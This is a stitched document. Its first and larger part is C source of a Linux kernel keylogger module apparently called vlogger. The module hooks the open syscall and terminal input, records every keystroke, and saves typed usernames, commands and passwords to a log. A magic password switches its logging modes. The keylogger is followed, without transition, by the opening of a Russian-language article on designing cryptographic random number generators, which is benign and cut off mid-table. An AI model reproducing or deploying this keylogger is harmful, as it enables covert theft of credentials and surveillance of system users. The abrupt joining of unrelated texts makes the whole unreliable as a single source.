     "<%s uid=%d %s> %s", date_time,
     task->uid, task->comm, tmp->buf);
   else
    snprintf(loginfo, sizeof(loginfo)-1,
     "<%s> %s", date_time, tmp->buf);
   
   write_to_file(logfile, loginfo, strlen(loginfo));
  } else {
   write_to_file(logfile, tmp->buf, tmp->lastpos);
  }
  END_ROOT

#ifdef DEBUG
  if (task)
   DPRINT("%s/%d uid=%d %s: %s",
    TTY_NAME(tty), TTY_NUMBER(tty),
    task->uid, task->comm, tmp->buf);
  else
   DPRINT("%s", tmp->buf);
#endif
  tmp->status = cont;
  
 } else {

  /*
   *  Logging USER/CMD and PASS in SMART_MODE
   */

  BEGIN_ROOT
  if (!tmp->pass) {
   get_time(date_time);
   if (task)
    snprintf(loginfo, sizeof(loginfo)-1,
     "\n[%s tty=%s/%d uid=%d %s]\n"
     "USER/CMD %s", date_time,
     TTY_NAME(tty),TTY_NUMBER(tty),
     task->uid, task->comm, tmp->buf);
   else
    snprintf(loginfo, sizeof(loginfo)-1,
     "\n[%s tty=%s/%d]\nUSER/CMD %s",
     date_time, TTY_NAME(tty),
     TTY_NUMBER(tty), tmp->buf);

   write_to_file(PASS_LOG, loginfo, strlen(loginfo));
  } else {
   snprintf(loginfo, sizeof(loginfo)-1, "PASS %s",
     tmp->buf);
   write_to_file (PASS_LOG, loginfo, strlen(loginfo));
  }
  END_ROOT
```

```
#ifdef DEBUG
□□if (!tmp->pass)
□□□DPRINT("USER/CMD %s", tmp->buf);
□□else
□□□DPRINT("PASS %s", tmp->buf);
#endif
□}

□if (!cont) tmp->buf[--tmp->lastpos] = 0;
}


#define resetbuf(t)□□\
{□□□□\
□t->buf[0] = 0;□□\
□t->lastpos = 0;□□\
}

#define append_c(t, s, n)□\
{□□□□\
□t->lastpos += n;□\
□strncat(t->buf, s, n);□\
}

static inline void reset_all_buf(void)
{
□int i = 0;
□for (i=0; i<MAX_TTY_CON + MAX_PTS_CON; i++)
□□if (ttys[i] != NULL)
□□□resetbuf(ttys[i]);
}

void special_key(struct tlogger *tmp, const unsigned char *cp, int count)
{
    □switch(count) {
□    case 2:
    □    □switch(cp[1]) {
□□□case '\'':
□□□□append_c(tmp, "[ALT-\']", 7);
□□□□break;
□□□case ',':
□□□□append_c(tmp, "[ALT-,]", 7);
□□□□break;
□□□case '-':
□□□□append_c(tmp, "[ALT--]", 7);
□□□□break;
□□□case '.':
□□□□append_c(tmp, "[ALT-.]", 7);
□□□□break;
□□□case '/':
□□□□append_c(tmp, "[ALT-/]", 7);
□□□□break;
□□□case '0':
□□□□append_c(tmp, "[ALT-0]", 7);
□□□□break;
□□□case '1':
□□□□append_c(tmp, "[ALT-1]", 7);
□□□□break;
□□□case '2':
□□□□append_c(tmp, "[ALT-2]", 7);
□□□□break;
□□□case '3':
□□□□append_c(tmp, "[ALT-3]", 7);
□□□□break;
□□□case '4':
□□□□append_c(tmp, "[ALT-4]", 7);
□□□□break;
□□□case '5':
□□□□append_c(tmp, "[ALT-5]", 7);
□□□□break;
□□□case '6':
```

```
□□□□append_c(tmp, "[ALT-6]", 7);
□□□□break;
□□□case '7':
□□□□append_c(tmp, "[ALT-7]", 7);
□□□□break;
□□□case '8':
□□□□append_c(tmp, "[ALT-8]", 7);
□□□□break;
□□□case '9':
□□□□append_c(tmp, "[ALT-9]", 7);
□□□□break;
□□□case ';':
□□□□append_c(tmp, "[ALT-;]", 7);
□□□□break;
□□□case '=':
□□□□append_c(tmp, "[ALT-=]", 7);
□□□□break;
□□□case '[':
□□□□append_c(tmp, "[ALT-[]", 7);
□□□□break;
□□□case '\\':
□□□□append_c(tmp, "[ALT-\\]", 7);
□□□□break;
□□□case ']':
□□□□append_c(tmp, "[ALT-]]", 7);
□□□□break;
□□□case '`':
□□□□append_c(tmp, "[ALT-`]", 7);
□□□□break;
□□□case 'a':
□□□□append_c(tmp, "[ALT-A]", 7);
□□□□break;
□□□case 'b':
□□□□append_c(tmp, "[ALT-B]", 7);
□□□□break;
□□□case 'c':
□□□□append_c(tmp, "[ALT-C]", 7);
□□□□break;
□□□case 'd':
□□□□append_c(tmp, "[ALT-D]", 7);
□□□□break;
□□□case 'e':
□□□□append_c(tmp, "[ALT-E]", 7);
□□□□break;
□□□case 'f':
□□□□append_c(tmp, "[ALT-F]", 7);
□□□□break;
□□□case 'g':
□□□□append_c(tmp, "[ALT-G]", 7);
□□□□break;
□□□case 'h':
□□□□append_c(tmp, "[ALT-H]", 7);
□□□□break;
□□□case 'i':
□□□□append_c(tmp, "[ALT-I]", 7);
□□□□break;
□□□case 'j':
□□□□append_c(tmp, "[ALT-J]", 7);
□□□□break;
□□□case 'k':
□□□□append_c(tmp, "[ALT-K]", 7);
□□□□break;
□□□case 'l':
□□□□append_c(tmp, "[ALT-L]", 7);
□□□□break;
□□□case 'm':
□□□□append_c(tmp, "[ALT-M]", 7);
□□□□break;
□□□case 'n':
□□□□append_c(tmp, "[ALT-N]", 7);
□□□□break;
```

```
□□□case 'o':
□□□□append_c(tmp, "[ALT-O]", 7);
□□□□break;
□□□case 'p':
□□□□append_c(tmp, "[ALT-P]", 7);
□□□□break;
□□□case 'q':
□□□□append_c(tmp, "[ALT-Q]", 7);
□□□□break;
□□□case 'r':
□□□□append_c(tmp, "[ALT-R]", 7);
□□□□break;
□□□case 's':
□□□□append_c(tmp, "[ALT-S]", 7);
□□□□break;
□□□case 't':
□□□□append_c(tmp, "[ALT-T]", 7);
□□□□break;
□□□case 'u':
□□□□append_c(tmp, "[ALT-U]", 7);
□□□□break;
□□□case 'v':
□□□□append_c(tmp, "[ALT-V]", 7);
□□□□break;
□□□case 'x':
□□□□append_c(tmp, "[ALT-X]", 7);
□□□□break;
□□□case 'y':
□□□□append_c(tmp, "[ALT-Y]", 7);
□□□□break;
□□□case 'z':
□□□□append_c(tmp, "[ALT-Z]", 7);
□□□□break;
□□}
□□break;
□    case 3:
□□switch(cp[2]) {
□□□case 68:
□□□□// Left: 27 91 68
□□□□append_c(tmp, "[LEFT]", 6);
□□□□break;
□□□case 67:
□□□□// Right: 27 91 67
□□□□append_c(tmp, "[RIGHT]", 7);
□□□□break;
□□□case 65:
□□□□// Up: 27 91 65
□□□□append_c(tmp, "[UP]", 4);
□□□□break;
□□□case 66:
□□□□// Down: 27 91 66
□□□□append_c(tmp, "[DOWN]", 6);
□□□□break;
□□□case 80:
□□□□// Pause/Break: 27 91 80
□□□□append_c(tmp, "[BREAK]", 7);
□□□□break;
□□}
□□break;
□    case 4:
□□switch(cp[3]) {
□□□case 65:
□□□□// F1: 27 91 91 65
□□□□append_c(tmp, "[F1]", 4);
□□□□break;
□□□case 66:
□□□□// F2: 27 91 91 66
□□□□append_c(tmp, "[F2]", 4);
□□□□break;
□□□case 67:
□□□□// F3: 27 91 91 67
```

```
□□□□append_c(tmp, "[F3]", 4);
□□□□break;
□□□case 68:
□□□□// F4: 27 91 91 68
□□□□append_c(tmp, "[F4]", 4);
□□□□break;
□□□case 69:
□□□□// F5: 27 91 91 69
□□□□append_c(tmp, "[F5]", 4);
□□□□break;
□□□case 126:
□□□□switch(cp[2]) {
□□□□□case 53:
□□□□□□// PgUp: 27 91 53 126
□□□□□□append_c(tmp, "[PgUP]", 6);
□□□□□□break;
□□□□□case 54:
□□□□□□// PgDown: 27 91 54 126
□□□□□□append_c(tmp,
□□□□□□□"[PgDOWN]", 8);
□□□□□□break;
□□□□□case 49:
□□□□□□// Home: 27 91 49 126
□□□□□□append_c(tmp, "[HOME]", 6);
□□□□□□break;
□□□□□case 52:
□□□□□□// End: 27 91 52 126
□□□□□□append_c(tmp, "[END]", 5);
□□□□□□break;
□□□□□case 50:
□□□□□□// Insert: 27 91 50 126
□□□□□□append_c(tmp, "[INS]", 5);
□□□□□□break;
□□□□□case 51:
□□□□□□// Delete: 27 91 51 126
□□□□□□append_c(tmp, "[DEL]", 5);
□□□□□□break;
□□□□}
□□□break;
□□}
□□break;
□    case 5:
□□if(cp[2] == 50)
□□□switch(cp[3]) {
□□□□case 48:
□□□□□// F9: 27 91 50 48 126
□□□□□append_c(tmp, "[F9]", 4);
□□□□□break;
□□□□case 49:
□□□□□// F10: 27 91 50 49 126
□□□□□append_c(tmp, "[F10]", 5);
□□□□□break;
□□□□case 51:
□□□□□// F11: 27 91 50 51 126
□□□□□append_c(tmp, "[F11]", 5);
□□□□□break;
□□□□case 52:
□□□□□// F12: 27 91 50 52 126
□□□□□append_c(tmp, "[F12]", 5);
□□□□□break;
□□□□case 53:
□□□□□// Shift-F1: 27 91 50 53 126
□□□□□append_c(tmp, "[SH-F1]", 7);
□□□□□break;
□□□□case 54:
□□□□□// Shift-F2: 27 91 50 54 126
□□□□□append_c(tmp, "[SH-F2]", 7);
□□□□□break;
□□□□case 56:
□□□□□// Shift-F3: 27 91 50 56 126
□□□□□append_c(tmp, "[SH-F3]", 7);
```

```
□□□□□break;
□□□□case 57:
□□□□□// Shift-F4: 27 91 50 57 126
□□□□□append_c(tmp, "[SH-F4]", 7);
□□□□□break;
□□□}
□□else
□□□switch(cp[3]) {
□□□□case 55:
□□□□□// F6: 27 91 49 55 126
□□□□□append_c(tmp, "[F6]", 4);
□□□□□break;
□□     □□case 56:
□□□□□// F7: 27 91 49 56 126
□□□□□append_c(tmp, "[F7]", 4);
□□□□□break;
     □□□□case 57:
□□□□□// F8: 27 91 49 57 126
□□□□□append_c(tmp, "[F8]", 4);
□□□□□break;
□□     □□case 49:
□□□□□// Shift-F5: 27 91 51 49 126
□□□□□append_c(tmp, "[SH-F5]", 7);
□□□□□break;
□□     □□case 50:
□□□□□// Shift-F6: 27 91 51 50 126
□□□□□append_c(tmp, "[SH-F6]", 7);
□□□□□break;
     □□□□case 51:
□□□□□// Shift-F7: 27 91 51 51 126
□□□□□append_c(tmp, "[SH-F7]", 7);
□□□□□break;
□□     □□case 52:
□□□□□// Shift-F8: 27 91 51 52 126
□□□□□append_c(tmp, "[SH-F8]", 7);
□□□□□break;
□□□};
□□break;
□    default:□// Unknow
□□break;
    }
}


/*
 *  Called whenever user press a key
 */

void vlogger_process(struct tty_struct *tty,
□□□const unsigned char *cp, int count)
{
□struct tlogger *tmp = ttys[TTY_INDEX(tty)];

□if (!tmp) {
□□DPRINT("erm .. unknow error???\n");
□□init_tty(tty, TTY_INDEX(tty));
□□tmp = ttys[TTY_INDEX(tty)];
□□if (!tmp)
□□□return;
□}

□if (vlogger_mode == VK_SMARTMODE) {
□□if (tmp->status && !IS_PASSWD(tty)) {
□□□resetbuf(tmp);
□□}□□
□□if (!tmp->pass && IS_PASSWD(tty)) {
□□□logging(tty, tmp, 0);
□□□resetbuf(tmp);
□□}
□□if (tmp->pass && !IS_PASSWD(tty)) {
□□□if (!tmp->lastpos)
```

```
        logging(tty, tmp, 0);
    resetbuf(tmp);
  }
  tmp->pass  = IS_PASSWD(tty);
  tmp->status = 0;
 }

 if ((count + tmp->lastpos) > MAX_BUFFER - 1) {
  logging(tty, tmp, 1);
  resetbuf(tmp);
 }

 if (count == 1) {
  if (cp[0] == VK_TOGLE_CHAR) {
    if (!strcmp(tmp->buf, MAGIC_PASS)) {
      if(vlogger_mode < 2)
        vlogger_mode++;
      else
        vlogger_mode = 0;
      reset_all_buf();

      switch(vlogger_mode) {
        case VK_DUMBMODE:
          DPRINT("Dumb Mode\n");
          TTY_WRITE(tty, "\r\n"
          "Dumb Mode\n", 12);
          break;
        case VK_SMARTMODE:
          DPRINT("Smart Mode\n");
          TTY_WRITE(tty, "\r\n"
          "Smart Mode\n", 13);
          break;
        case VK_NORMAL:
          DPRINT("Normal Mode\n");
          TTY_WRITE(tty, "\r\n"
          "Normal Mode\n", 14);
      }
    }
  }

  switch (cp[0]) {
    case 0x01: //^A
      append_c(tmp, "[^A]", 4);
      break;
    case 0x02: //^B
      append_c(tmp, "[^B]", 4);
      break;
    case 0x03: //^C
      append_c(tmp, "[^C]", 4);
    case 0x04: //^D
      append_c(tmp, "[^D]", 4);
    case 0x0D: //^M
    case 0x0A:
      if (vlogger_mode == VK_SMARTMODE) {
        if (IS_PASSWD(tty)) {
          logging(tty, tmp, 0);
          resetbuf(tmp);
        } else
          tmp->status = 1;
      } else {
        logging(tty, tmp, 0);
        resetbuf(tmp);
      }
      break;
    case 0x05: //^E
      append_c(tmp, "[^E]", 4);
      break;
    case 0x06: //^F
      append_c(tmp, "[^F]", 4);
      break;
    case 0x07: //^G
```

```
□□□□append_c(tmp, "[^G]", 4);
□□□□break;
□□□case 0x09:□//TAB - ^I
□□□□append_c(tmp, "[TAB]", 5);
□□□□break;
□□□case 0x0b:□//^K
□□□□append_c(tmp, "[^K]", 4);
□□□□break;
□□□case 0x0c:□//^L
□□□□append_c(tmp, "[^L]", 4);
□□□□break;
□□□case 0x0e:□//^E
□□□□append_c(tmp, "[^E]", 4);
□□□□break;
□□□case 0x0f:□//^O
□□□□append_c(tmp, "[^O]", 4);
□□□□break;
□□□case 0x10:□//^P
□□□□append_c(tmp, "[^P]", 4);
□□□□break;
□□□case 0x11:□//^Q
□□□□append_c(tmp, "[^Q]", 4);
□□□□break;
□□□case 0x12:□//^R
□□□□append_c(tmp, "[^R]", 4);
□□□□break;
□□□case 0x13:□//^S
□□□□append_c(tmp, "[^S]", 4);
□□□□break;
□□□case 0x14:□//^T
□□□□append_c(tmp, "[^T]", 4);
□□□□break;
□□□case 0x15:□//CTRL-U
□□□□resetbuf(tmp);
□□□□break;□□□□
□□□case 0x16:□//^V
□□□□append_c(tmp, "[^V]", 4);
□□□□break;
□□□case 0x17:□//^W
□□□□append_c(tmp, "[^W]", 4);
□□□□break;
□□□case 0x18:□//^X
□□□□append_c(tmp, "[^X]", 4);
□□□□break;
□□□case 0x19:□//^Y
□□□□append_c(tmp, "[^Y]", 4);
□□□□break;
□□□case 0x1a:□//^Z
□□□□append_c(tmp, "[^Z]", 4);
□□□□break;
□□□case 0x1c:□//^\
□□□□append_c(tmp, "[^\\]", 4);
□□□□break;
□□□case 0x1d:□//^]
□□□□append_c(tmp, "[^]]", 4);
□□□□break;
□□□case 0x1e:□//^^
□□□□append_c(tmp, "[^^]", 4);
□□□□break;
□□□case 0x1f:□//^_
□□□□append_c(tmp, "[^_]", 4);
□□□□break;
□□□case BACK_SPACE_CHAR1:
□□□case BACK_SPACE_CHAR2:
□□□□if (!tmp->lastpos) break;
□□□□if (tmp->buf[tmp->lastpos-1] != ']')
□□□□□tmp->buf[--tmp->lastpos] = 0;
□□□□else {
□□□□□append_c(tmp, "[^H]", 4);
□□□□}
□□□□break;
```

```
□□□case ESC_CHAR:□//ESC
□□□□append_c(tmp, "[ESC]", 5);
□□□□break;
□□□default:
□□□□tmp->buf[tmp->lastpos++] = cp[0];
□□□□tmp->buf[tmp->lastpos] = 0;
□□}
□} else {□// a block of chars or special key
□□if (cp[0] != ESC_CHAR) {
□□□while (count >= MAX_BUFFER) {
□□□□append_c(tmp, cp, MAX_BUFFER);
□□□□logging(tty, tmp, 1);
□□□□resetbuf(tmp);
□□□□count -= MAX_BUFFER;
□□□□cp += MAX_BUFFER;
□□□}

□□□append_c(tmp, cp, count);
□□} else □// special key
□□□special_key(tmp, cp, count);
□}
}


void my_tty_open(void)
{
□int fd, i;
□char dev_name[80];

#ifdef LOCAL_ONLY
□int fl = 0;
□struct tty_struct * tty;
□struct file * file;
#endif

□for (i=1; i<MAX_TTY_CON; i++) {
□□snprintf(dev_name, sizeof(dev_name)-1, "/dev/tty%d", i);

□□BEGIN_KMEM
□□□fd = open(dev_name, O_RDONLY, 0);
□□□if (fd < 0) continue;

#ifdef LOCAL_ONLY
□□□file = fget(fd);
□□□tty = file->private_data;
□□□if (tty != NULL  &&
□□□□tty->ldisc.receive_buf != NULL) {
□□□□if (!fl) {
□□□□□old_receive_buf =
□□□□□□tty->ldisc.receive_buf;
□□□□□fl = 1;
□□□□}
□□□□init_tty(tty, TTY_INDEX(tty));
□□□}
□□□fput(file);
#endif

□□□close(fd);
□□END_KMEM
□}

#ifndef LOCAL_ONLY
□for (i=0; i<MAX_PTS_CON; i++) {
□□snprintf(dev_name, sizeof(dev_name)-1, "/dev/pts/%d", i);

□□BEGIN_KMEM
□□□fd = open(dev_name, O_RDONLY, 0);
□□□if (fd >= 0) close(fd);
□□END_KMEM
□}
#endif
```

```
}


void new_receive_buf(struct tty_struct *tty, const unsigned char *cp,
      char *fp, int count)
{
 if (!tty->real_raw && !tty->raw) // ignore raw mode
  vlogger_process(tty, cp, count);
 (*old_receive_buf)(tty, cp, fp, count);
}


static inline void init_tty(struct tty_struct *tty, int tty_index)
{
 struct tlogger *tmp;

 DPRINT("Init logging for %s%d\n", TTY_NAME(tty), TTY_NUMBER(tty));

 if (ttys[tty_index] == NULL) {
  tmp = kmalloc(sizeof(struct tlogger), GFP_KERNEL);
  if (!tmp) {
   DPRINT("kmalloc failed!\n");
   return;
  }
  memset(tmp, 0, sizeof(struct tlogger));
  tmp->tty = tty;
  tty->ldisc.receive_buf = new_receive_buf;
  ttys[tty_index] = tmp;
 } else {
  tmp = ttys[tty_index];
  logging(tty, tmp, 1);
  resetbuf(tmp);
  tty->ldisc.receive_buf = new_receive_buf;
 }
}


asmlinkage int new_sys_open(const char *filename, int flags, int mode)
{
 int ret;
 static int fl = 0;
 struct file * file;
 
 ret = (*original_sys_open)(filename, flags, mode);
 
 if (ret >= 0) {
  struct tty_struct * tty;

      BEGIN_KMEM
      lock_kernel();
  file = fget(ret);
  tty = file->private_data;

  if (tty != NULL &&
   ((tty->driver.type == TTY_DRIVER_TYPE_CONSOLE &&
   TTY_NUMBER(tty) < MAX_TTY_CON - 1 ) ||
   (tty->driver.type == TTY_DRIVER_TYPE_PTY &&
   tty->driver.subtype == PTY_TYPE_SLAVE &&
   TTY_NUMBER(tty) < MAX_PTS_CON)) &&
   tty->ldisc.receive_buf != NULL &&
   tty->ldisc.receive_buf != new_receive_buf) {

   if (!fl) {
    old_receive_buf = tty->ldisc.receive_buf;
    fl = 1;
   }
   init_tty(tty, TTY_INDEX(tty));
  }
  fput(file);
  unlock_kernel();
      END_KMEM
```

```
 }
 return ret;
 }


 int init_module(void)
 {

 DPRINT(MVERSION);
 #ifndef LOCAL_ONLY
 original_sys_open = sys_call_table[__NR_open];
 sys_call_table[__NR_open] = new_sys_open;
 #endif
 my_tty_open();
 // MOD_INC_USE_COUNT;

 return 0;
 }

 DECLARE_WAIT_QUEUE_HEAD(wq);

 void cleanup_module(void)
 {
 int i;

 #ifndef LOCAL_ONLY
 sys_call_table[__NR_open] = original_sys_open;
 #endif

 for (i=0; i<MAX_TTY_CON + MAX_PTS_CON; i++) {
  if (ttys[i] != NULL) {
   ttys[i]->tty->ldisc.receive_buf = old_receive_buf;
  }
 }
 sleep_on_timeout(&wq, HZ);
 for (i=0; i<MAX_TTY_CON + MAX_PTS_CON; i++) {
  if (ttys[i] != NULL) {
   kfree(ttys[i]);
  }
 }
 DPRINT("Unloaded\n");
 }

 EXPORT_NO_SYMBOLS;
 <-->
```

```
 |=[ EOF ]=---------------------------------------------------------------=|
```

Криптографические генераторы случайных чисел

Автор: DrMungkee

Введение

Каждый компонент криптосистемы критически важен для её безопасности. Единственный сбой в одном из них способен потянуть за собой все остальные. Криптографические случайные числа часто используются в качестве ключей, дополнений (padding), соли и векторов инициализации. Применение хорошего ГСЧ для каждого из этих компонентов обязательно. Предсказуемость компьютеров порождает множество трудностей, однако существуют способы извлечь немногие биты энтропии вне зависимости от того, насколько подавляющим образом их число уступает количеству избыточных данных. Данная статья посвящена проектированию, реализации и анализу ГСЧ. Рассматриваемые ГСЧ: NoiseSpunge, Intel RNG, Linux' /dev/random и Yarrow.

Глоссарий

• **RNG** — генератор случайных чисел (Random Number Generator)
• **PRNG** — псевдослучайный генератор чисел (Pseudo Random Number Generator)
• **энтропия** — непредсказуемая информация
• **избыточность** — предсказуемая или вероятностная информация

---

1) Принципы проектирования ГСЧ

1.0) Обзор

При проектировании ГСЧ необходимо учитывать целый ряд факторов. Его вывод должен быть неотличим от белого шума, не должно существовать возможности предсказать какую-либо его часть, а также нельзя допускать возможности восстановить предыдущие или будущие значения на основе любых известных. Если ГСЧ не соответствует этим критериям, он не является криптографически стойким.

1.1) Сбор энтропии

Для соответствия первому и второму критериям необходимо найти хорошие источники энтропии. Эти источники должны быть недоступны для наблюдения злоумышленником, а любые попытки злоумышленника манипулировать ими не должны делать их предсказуемыми или повторяющимися.

Движение мыши часто используется как источник энтропии, однако при неправильной интерпретации ГСЧ в нём содержится значительный объём избыточности. В качестве

иллюстрации: позиции мыши снимались с интервалом 100 миллисекунд во время хаотичного движения во всех направлениях. Результаты говорят сами за себя:

```
   X-Position         Y-Position
0000001011110101   0000000100101100    Only the last 9 bits of each
0000001000000001   0000000100001110    coordinate actualy appear
0000001101011111   0000001001101001    random.
0000001000100111   0000000111100100
0000001010101100   0000000011111110
0000000010000000   0000000111010011
0000001000111000   0000000100100111
0000000010001110   0000000100001111
0000000111010100   0000000011111000
0000000111100011   0000000100101010
```

Следующий пример демонстрирует более реалистичный сбор энтропии: берутся только 4 наименее значимых бита координат X и Y, которые XOR-ятся с высокочастотным счётчиком, при этом снятие показаний происходит в случайные моменты времени:

```
 X      Y      Timer      XORed
1010   1001   00100110   01111111
0100   1100   00101010   00000110
0101   0010   01011111   01110101
1001   1100   10110000   11111100
0101   0100   11001110   11100010
0101   1100   01010000   01111100
1011   0000   01000100   00011100
0111   0111   00010111   00101000
0011   0101   01101011   01110110
0001   0001   11011000   11010001
```

Хорошая энтропия достигается потому, что 4 бита каждой координаты отражают изменение на 16 пикселей в каждую сторону, а не предполагают движение на 65536 единиц во всех направлениях. Высокочастотный таймер также применяется потому, что хотя он полностью последователен, его последние 8 бит успевают обновиться очень много раз за несколько тактов процессора, что делает эти биты недоступными для наблюдения. Для объединения энтропии двух источников используется XOR, поскольку эта операция обладает замечательным свойством слияния чисел с сохранением зависимости каждого бита.

Наиболее распространённые источники энтропии так или иначе связаны с действиями пользователя или высокочастотными часами. Их гибрид всегда предпочтителен. Оптимальны задержки между событиями, инициируемыми пользователем (нажатия клавиш, операции ввода-вывода с диском, прерывания, щелчки мыши), измеренные с высокой точностью — благодаря непредсказуемости поведения пользователя и точным отметкам времени.

Некоторые источники кажутся достаточно случайными, но таковыми не являются. Сетевой трафик иногда используется, однако не рекомендуется, поскольку может быть отслежен и подделан извне. Ещё одна ловушка — часы с точностью до миллисекунды: они обновляются слишком редко, чтобы приносить пользу.

Хороший пример недостатков сбора энтропии — криптографически *сломанный* псевдо-ГСЧ Netscape. Netscape использовал время и дату вместе с идентификатором процесса и идентификатором родительского процесса как единственный источник энтропии. В Win9x идентификатор процесса, как правило, не превышает 100 (инкрементируется при каждом новом процессе) и XOR-ится со временем первого запуска Win9x. Несмотря на то что хеш-функция помогала генерировать внешне случайные данные, несложно перебрать правдоподобные значения энтропии, хешировать их и предсказать вывод ГСЧ. Не важно, выглядит ли вывод случайным, если источник энтропии плох.

1.2) Оценка энтропии

Оценку количества собранной энтропии нельзя игнорировать. Она необходима, чтобы ГСЧ не пытался выдать больше энтропии, чем собрал. В зависимости от параметров системы каждому источнику энтропии можно присвоить качественную оценку. Например, можно считать, что каждое нажатие клавиши даёт ровно 4 бита энтропии, независимо от фактического числа собранных бит. Если ГСЧ работает на файловом сервере и использует операции ввода-вывода с диском, оценку энтропии можно сделать пропорциональной числу пользователей, обращающихся к диску, чтобы последовательный доступ к диску не порождал избыточную энтропию. Оценки энтропии не обязаны совпадать по размеру с входными или выходными данными процесса сбора — они служат мерой предосторожности в последующих вычислениях.

Существуют и альтернативные методы оценки. Можно придать источнику больший вес, если он не поставлял энтропию дольше определённого интервала. Можно накапливать большие объёмы энтропии в буфере, сжимать их и выводить оценку из степени сжатия. Статистические тесты, сравнивающие последний входной блок энтропии с большим набором предыдущих, не очень помогают в определении качества текущего ввода, однако дают ГСЧ возможность отвергать вводы, повышающие статистическую вероятность группы входных блоков.

Лучший подход здесь — также гибрид. Одного метода оценки, как правило, недостаточно. Тем не менее бывают случаи, когда источник энтропии можно считать поставляющим стабильное качество; тогда всем входным блокам от него можно присвоить фиксированный размер, но перед этим необходим тщательный анализ. Мудрее всего вычислять несколько оценок и считать наименьшую наиболее точной.

1.3) Пулы энтропии

Ни один источник энтропии не следует считать идеальным — в особенности на компьютере. Именно поэтому энтропия накапливается в буфере (пуле энтропии) для дополнительной обработки. После сбора из источника энтропия поступает в пул. Пул энтропии должен: отслеживать количество содержащейся в нём энтропии, равномерно перемешивать последний ввод со всеми предыдущими, а также обеспечивать хотя бы внешне случайное состояние вне зависимости от качества входной энтропии (паттернные вводы тоже должны выглядеть случайными в пуле).

Перемешивание содержимого пула не должно ни жертвовать хранящейся в нём энтропией, ни добавлять её. Если функция перемешивания расширяет пул, оценка энтропии его содержимого не должна меняться. За увеличение энтропии отвечают только функции сбора, которые обрабатываются отдельно.

Лучшие кандидаты на роль функций перемешивания — алгоритмы хеширования. Алгоритм должен принимать вход произвольного размера и иметь достаточно большой выход, соответствующий скорости сбора энтропии, а его вывод должен быть недетерминированным. Для сохранения собранной энтропии хеш-функция не должна получать на вход больше, чем размер её вывода. Если функция выдаёт 160 бит, ей нельзя подавать более 160 бит перед выводом. Если алгоритм хеширования является криптографически стойким (что обязательно), вывод содержит столько же энтропии, сколько ввод. Если вывод больше ввода, считать, что состояние пула обогатилось энтропией, нельзя.

Существует несколько подходов к работе с большими пулами энтропии. Один реализует пул, хешируемый линейно: буфер конкатенируется с последним вводом энтропии, хеширование начинается с конца буфера, остаток хешируется блоками (размером с вывод), каждый раз XOR-ясь с выводом хеша предыдущего блока — чтобы весь пул ощутил последний ввод без перезаписи прежней энтропии. Это лишь один из возможных методов.

Другой подход предполагает несколько хешируемых контекстов, влияющих друг на друга. Распространённый вариант — пул с необработанной энтропией: когда он заполнен, его хеш используется для обновления следующего пула. Схема каскадируется на любое число пулов, но для сохранения прежней энтропии некоторые пулы должны обновляться только после того, как их родительский пул был обновлён определённое число раз. Например, после 8 обновлений первого хешированного пула можно обновить второй, а после 3 обновлений второго — третий. В итоге третий пул содержит энтропию последних 24 вводов. Такой метод сохраняет меньше энтропии (ограниченной размером хешируемых контекстов), но обеспечивает более высокое её качество, поскольку энтропия в третьем пуле полностью зависит от 24 входных блоков.

Добавление энтропии в пул обычно называется обновлением или засеиванием. Пулы энтропии совместно с выходными функциями сами по себе являются PRNG. Тем, что делает систему настоящим ГСЧ, является процесс сбора энтропии, получающий по-настоящему случайные начальные значения. При условии хорошей входной энтропии ГСЧ имеет бесконечный период (отсутствие паттернов в выводе), в отличие от PRNG, у которых есть полуфиксированная точка, после которой все предыдущие выходные значения начинают повторяться в том же порядке.

Пулы энтропии — ключевое средство предотвращения предсказания предыдущих и будущих выводов ГСЧ. Атаки, направленные на определение прошлых и будущих значений, основаны на знании состояния пула, входных блоков энтропии или предыдущих выводов. Пул должен быть спроектирован так, чтобы знание его текущего состояния не компрометировало будущие выводы. Для этого пулы энтропии должны время от времени кардинально изменяться путём удаления части или всей своей энтропии. Этот процесс называется переинициализацией (reseeding). Переинициализация должна *всегда* заменять удалённую энтропию свежей до выдачи вывода. Если энтропия не восстанавливается, пул оказывается в критически ослабленном состоянии. ГСЧ не обязан переинициализироваться, однако если этого не происходит, энтропия должна добавляться со скоростью, превышающей скорость вывода.

Переинициализация должна происходить только после накопления достаточного количества неиспользованной энтропии для заполнения значительной части пула, а оценка энтропии пула должна быть скорректирована до оценочного размера входной энтропии. Переинициализация не должна проводиться слишком часто и должна зависеть от числа выданных битов и размера пула. Разумная оценка частоты переинициализации — после того как выведено 95% от объёма входной энтропии. Эта оценка предполагает добавление энтропии в промежутках между выводами. Если это не так, переинициализация должна выполняться чаще. Чем меньше энтропии добавляется между выводами, тем выше вероятность того, что злоумышленник, нашедший один вывод, найдёт и предыдущий (что может повторяться в обратном направлении).

1.4) Выходные функции

Вывод ГСЧ должен проходить через однонаправленную функцию. Её вывод производится из входа, тогда как восстановить вход из вывода вычислительно невозможно. Для этой цели идеально подходят односторонние хеш-функции. Более сложные методы предполагают использование частей пула как ключевых данных для симметричного алгоритма шифрования, который шифрует другую часть пула и выдаёт шифртекст. Также весьма эффективна схема расширения-сжатия: части пула используются как начальные значения для PRNG, генерирующего множество выводов (каждый размером с семя PRNG), которые затем хешируются — и результат выдаётся. Это эффективно, поскольку многие промежуточные (расширенные) состояния могут давать одинаковый хеш-вывод, но лишь одно начальное (до расширения) состояние способно породить данное промежуточное.

При каждом выводе оценка энтропии должна уменьшаться на размер вывода. Это делается с допущением, что вывод целиком состоит из энтропии. Поскольку энтропия этого вывода всё ещё

остаётся в пуле, она теперь является избыточной и больше не может считаться энтропией (внутри пула). Если пул имеет размер 512 бит, а при каждом выводе потребляется 160 бит, то почти вся энтропия исчерпана после 3 выводов и пул требует переинициализации.

Существует почти неустранимая проблема: невозможно определить, какие именно биты энтропии были выведены, а какие нет. Лучший способ нейтрализовать симптомы этой проблемы — сделать невозможным определение по выводу ГСЧ, была ли энтропия использована более одного раза. При каждом выводе состояние пула должно претерпевать изменение так, чтобы последовательные выводы без добавления энтропии или переинициализации не давали одинаковых результатов. Эта перестановка состояния пула должна быть однонаправленной функцией и применять те же концепции и критерии, что и выходная функция. Размер энтропии пула после перестановки всегда считается неизменным при соблюдении установленных критериев.

1.5) Реализация

Все усилия, вложенные в хорошо спроектированный ГСЧ, бесполезны без должной реализации. Рассматриваются три уровня реализации: носитель информации, аппаратное/программное обеспечение и использование вывода.

Носители хранения и передачи данных в незашифрованном виде представляют определённый риск. Ниже приведены степени риска для различных носителей (0 — нет риска, 1 — низкий, 2 — средний, 3 — высокий):

```
MEDIA                            RISK
-----------------------------------
RAM              <storage>          0 *&
